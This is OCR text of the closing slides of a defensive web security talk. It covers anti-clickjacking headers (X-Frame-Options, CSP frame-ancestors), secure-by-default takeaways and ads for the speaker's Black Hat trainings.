
Anti-Clickjacking

X-Frame-Options: SAMEORIGIN / DENY

Or more modern:

Content-Security-Policy: frame-ancestors 'self';

X-Frame-Options, a success story from 2008 (Internet Explorer 8) to mitigate Clickjacking?



Example: Twitter (2009) Tweet Bomb

“Web security is increasingly an opt-in approach, leaving developers with both the opportunity and the responsibility to protect their applications.”

Frederik Braun, Mozilla

The Death of XSS?

Takeaways

Takeaways

- Shift from Reactive to Proactive Security
- Adopt Secure-by-Default Principles
- Leverage Platform Security Features
- Scale Security with Automation
- Commit to Bug Class Elimination

Thank you!

Find my socials at:

https://about.javan.de

And connect with me on X or LinkedIn

Trainings

- **Proactive Security Engineering** (2-Day Training)
  - **Building Secure-by-Design Architectures That Scale**

- **Advanced Web Security** (1-Day Training)
  - **Scaling CSP & Cutting-Edge Browser Defences**

More details: https://javan.de/inside-my-black-hat-usa-trainings-full-agenda-hands-on-labs/

black hat® TRAININGS